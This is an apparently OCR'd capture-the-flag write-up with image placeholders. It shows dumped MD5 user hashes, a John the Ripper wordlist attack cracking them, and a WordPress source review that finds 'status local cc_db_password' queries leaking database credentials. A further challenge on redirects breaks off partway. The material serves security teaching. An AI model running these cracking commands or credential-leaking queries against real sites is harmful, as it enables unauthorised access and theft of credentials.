
Having enumerated the columns for the users table, the tester was able to retrieve the list with the users of the application along with their md5 hashes, this was achieved by running the **proof of concept** code appended to the **Finding-01** vulnerability report.



```
$ ./finding01.sh | tee hashes.txt
djb124:783971822a5d026bb7d068b51942db83
bison:d6be6322d62ab5222f4894049e4408bf
john_no:824a67f29e97b8798a9df7f00189f3e1
weasel473:6124d98749365e3db2c9e5b27ca04db6
panda936:b0ce0b49f97d8a86489af489955d5605
susy_d:75bad89fdf2477f01739e5cd5b71853b
```


Once the hashes were obtained the next step was to attempt to crack the hashes running a dictionary attack. For this purpose the tool john the ripper was used by running the following command:

```
john hashes.txt --format=Raw-MD5
--wordlist=/usr/share/wordlists/rockyou.txt
```



```
$ john hashes.txt --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 6 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
scotland         (panda936)
monkey12         (bison)
oxygen           (weasel473)
nebraska         (susy_d)
blackout         (djb124)
qwert123         (john_no)
6g 0:00:00:00 DONE (2022-02-17 20:50) 300.0g/s 652800p/s 652800c/s 2246KC/s justin23..ilove2
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Having cracked the hashes, the tester was able to login with the user **panda936** and was able to access sensitive information.


https://problems.metactf.com/content/sq-labs-nb/

Equipment Checkout Self-Service

Lab Equipment Reservation

Hi, Larry J. Perkins

Flag:

```
jimmy_n33ds_s0me_help_lets_h!re_little_bobby_t@bles
```

Vulnerability Through Customizability

Challenge


While on a penetration test of a client website, you found a backup of the website on one of the company servers. Can you use that to your advantage?

Write-up

The challenge description provided following URLs for the target application and a zip compressed backup:

- http://host1.metaproblems.com:4300/
- https://metaproblems.com//3c864f5705fb153a4a241af5dddd67fe/centicorp_backup.zip

Having access to a source code backup, the first step was to look for database credentials in the wp-config.php file. After looking at the file it was found that the credentials were stored in the **DB_USER** and **DB_PASSWORD** environment variables as defined in lines 26 and 29.




```
21 // ** MySQL settings - You can get this info from your web host ** //
22 /** The name of the database for WordPress */
23 define( 'DB_NAME', getenv('DB_NAME') );
24
25 /** MySQL database username */
26 define( 'DB_USER', getenv('DB_USER') );
27
28 /** MySQL database password */
29 define( 'DB_PASSWORD', getenv('DB_PASSWORD') );
30
31 /** MySQL hostname */
32 define( 'DB_HOST', getenv('DB_HOST') );
33
34 /** Database Charset to use in creating database tables. */
35 define( 'DB_CHARSET', 'utf8mb4' );
36
37 /** The Database Collate type. Don't change this if in doubt. */
38 define( 'DB_COLLATE', '' );
39
```

The following step was to search the code for SQL injection vulnerabilities. For this purpose the tester used the following command:

```
grep -rnw "query *= *" html/ | grep -v prepare | fgrep .php
```

The command printed most of the SQL statements in the code but it didn't reveal any result that could lead to an SQL injection at first glance.


The next step was to connect to the application in order to understand its flow and look for interesting functionalities that could lead to a vulnerability. Upon visiting the application the tester was presented with a search functionality. Inspection DOM revealed that the functionality was contained in an HTML form that would perform a **GET** request to the website's root, sending the **s** parameter.



```
<form class="search-form" role="search" aria-label="Search for:" method="get"
action="http://host1.metaproblems.com:4300/"> flex
  <label for="search-form-1"> flex
    <span class="screen-reader-text">Search for:</span>
    <input id="search-form-1" class="search-field" type="search" placeholder="Search …"
    value="" name="s">
  </label>
  <input class="search-submit" type="submit" value="Search">
</form>
```

Since this functionality accepted input provided by the user, it seemed like a good starting point for testing.
The tester started by looking for strings containing the expression GET_['s'] in the source code as well as the expression REQUEST_['s'] by using the command `grep -rnwE "_GET\['s'\]|_REQUEST\['s'\]" *`

Although many results were found, there wasn't a clear line pointing to the functionality being tested.
Next, the tester attempted a search with a test value and noticed that the page returned a message informing that no results were found.




host1.metaproblems.com:4300/?s=test

CentiCorp

Search: "test"


We could not find any results for your search. You can give it another try through the search form below.

A quick search in the code for the returned message led to the file wp-content/themes/twentytwenty/index.php as shown in the screenshot below.




```
$ grep -rnw "We could not find any results for your search."
html/wp-content/themes/twentytwenty/index.php:55:                    $archive_subtitle =

$ 
```

Upon inspecting this file it was found that on lines 30 and 31 there was a check that would set a variable named **$custom_query** to **true** if the first six characters of the query parameter were **"status"** or **"uptime"**.




```php
23  <?php
24
25  $archive_title    = '';
26  $archive_subtitle = '';
27
28  $query = get_search_query();
29  $custom_query = false;
30  if (substr($query, 0, 6) === "status" || substr($query, 0, 6) === "uptime") {
31    $custom_query = true;
32  }
33
34  if ( is_search() && !$custom_query ) {
35    global $wp_query;
36
37    $archive_title = sprintf(
38      '%1$s %2$s',
39      '<span class="color-accent">' . __( 'Search:', 'twentytwenty' ) . '</span>',
40      '&ldquo;' . get_search_query() . '&rdquo;'
41    );
```

On line 82, the code reached the conditional branch where the **$custom_query** variable was set to **true.** Here the tester also noticed a check on line 85 that would set the **$local** variable to true if the string **"local"** was contained in the query.




```php
82   } elseif ($custom_query) {
83     $params = explode(" ", $query);
84     $filtered = [];
85     $local = in_array("local", $params);
86     $err = false;
87     foreach ($params as $key => $value) {
88       if (strlen($value) > 1 && !in_array($value, ["of", "for", "uptime", "status", "local"])) {
89         array_push($filtered, $value);
90       }
91     }
92
93     if (count($filtered) < 1) {
94       $err = "Cannot parse query. Please try again.";
95     } else {
96       $target = $filtered[0];
97     }
98
99     $aliases["cc_sys_ram"] = ["ram", "memory"];
100    $aliases["cc_sys_disk"] = ["disk", "drive", "space", "hdd", "ssd", "storage"];
101    $aliases["cc_sys_cpu"] = ["cpu", "processor", "usage"];
102
103    echo '<header class="archive-header has-text-align-center header-footer-group">';
104    echo '<div class="archive-header-inner section-inner medium">';
105    echo '<h1 class="archive-title">CentiCorp Monitor &reg;</h1>';
106
```

The check to see if the **$local** variable was **false** was performed in line 111 and in line 128 the conditional branch where its value was **true** was reached. Then, on lines 137 and 138, the application would check if the requested value was present in the **$_STATUS** array**,** in which case it would be printed.



```
    } elseif (!$local) {
      // Look up information for monitored sites
      echo '<div class="archive-subtitle section-inner thin max-percentage intro-text">Status for <i>'.$target.'</i></div>';

      // Get uptime from CentiCorp servers
      $result = $rpc->sync('uptime', [$target]);

      if ($result["err"]) {
        echo '<div class="archive-subtitle section-inner thin max-percentage intro-text">Host cannot be resolved. Please check your query and
      } else {
        echo '<div class="archive-subtitle section-inner thin max-percentage intro-text">Current status: '.($result["up"] ? "up" : "down").'<
        echo '<table><tr><th>Period</th><th>Uptime %</th></tr>';
        foreach ($result["uptime"] as $key => $value) {
          echo '<tr><td>'.$value[0].'</td><td>'.$value[1].'</td></tr>';
        }
      }

    } else {
      // Local
      echo '<div class="archive-subtitle section-inner thin max-percentage intro-text">Status for <i>CentiCorp Server</i></div>';
      $lookup = $target;
      foreach ($aliases as $key => $value) {
        if (in_array($target, $value)) {
          $lookup = $key;
        }
      }
      if (array_key_exists($lookup, $_STATUS)) {
        echo '<div class="archive-subtitle section-inner thin max-percentage intro-text">'.$lookup.': '.$_STATUS[$lookup].'</div>';
      } else {
        echo '<div class="archive-subtitle section-inner thin max-percentage intro-text">System status variable not found.</div>';
      }
```


With the information obtained so far it was possible to send a **GET** request containing the string **"status local <value>"** in the **s** parameter and the value would be returned to the user as long as it was present in the **$_STATUS** array.
Following this analysis, the tester continued to search the code with the objective to find possible values that would be present in the **$_STATUS** array, specifically by searching its assign statement. This was achieved by running the command `grep -rnw "_STATUS" *` which led to line 497 of the file wp-settings.php.



```
$ grep -rnw "_STATUS" *
html/wp-settings.php:497:        $_STATUS[strtolower('cc' . '_' . $key)] = $value;
html/wp-content/themes/twentytwenty/index.php:137:                          if (array_k
html/wp-content/themes/twentytwenty/index.php:138:                                 ech
```

Upon inspecting the code, the tester found that the process to populate the **$_STATUS** array was the following:

1. On line 495 the code would iterate over the System environment variables.
2. On line 496 it would check if the variable name contained an underscore character.
3. If the previous condition was met, it would convert its name to lowercase and add the prefix **"cc_"** and store its value in the **$_STATUS** array using the newly generated name.




```
493  */
494 $GLOBALS['wp_locale'] = new WP_Locale();
495 foreach ( $_ENV as $key => $value ) {
496   if ( strlen($key) > 6 && preg_match( '/.*_.*/', $key ) )
497   $_STATUS[strtolower('cc' . '_' . $key)] = $value;
498 }
499
500 /**
```

Having this information and the information that the database credentials were stored in the environment variables **DB_USER** and **DB_PASSWORD** both of which contained an underscore character, it should be possible to obtain that data by sending a **GET** request containing the following values in the **s** parameter:

- `status local cc_db_user` to extract the username.
- `status local cc_db_password` to extract the password.

The tests were performed by using the proof of concept script from the Finding-02 section and yielded the expected results.



```
$ ./finding02.sh
cc_db_user : wp_centicorp
cc_db_password : MetaCTF{if_you_see_this_the_devel0per_messed_up}
```

Careless Redirects

Challenge


You stumbled across this whitepaper about security of the Internet of Things while doing some research on the topic. You never heard about the company before, but the paper looked pretty trustworthy. The real credibility test though is how secure their own site is. Can you check it out?

Write-up

The challenge provided the URL for the paper mentioned in its description (http://host1.metaproblems.com:4552/view.php?doc=de84b033-eac0-429e-8ae8-1dac92ab8f2f).

Upon visiting the page the tester was presented with a file sharing service that allowed to view only the aforementioned file. The site also had two links, one for logging out and the other to access the root of the site. When clicking the link to access the root of the site, the tester was presented with a message denying access since the session wasn't that of an employee.

The message also contained a link to the company's SSO Portal, the email of an administrator user and information about the current session as the user demo@decacorp.com.



host1.metaproblems.com:4552

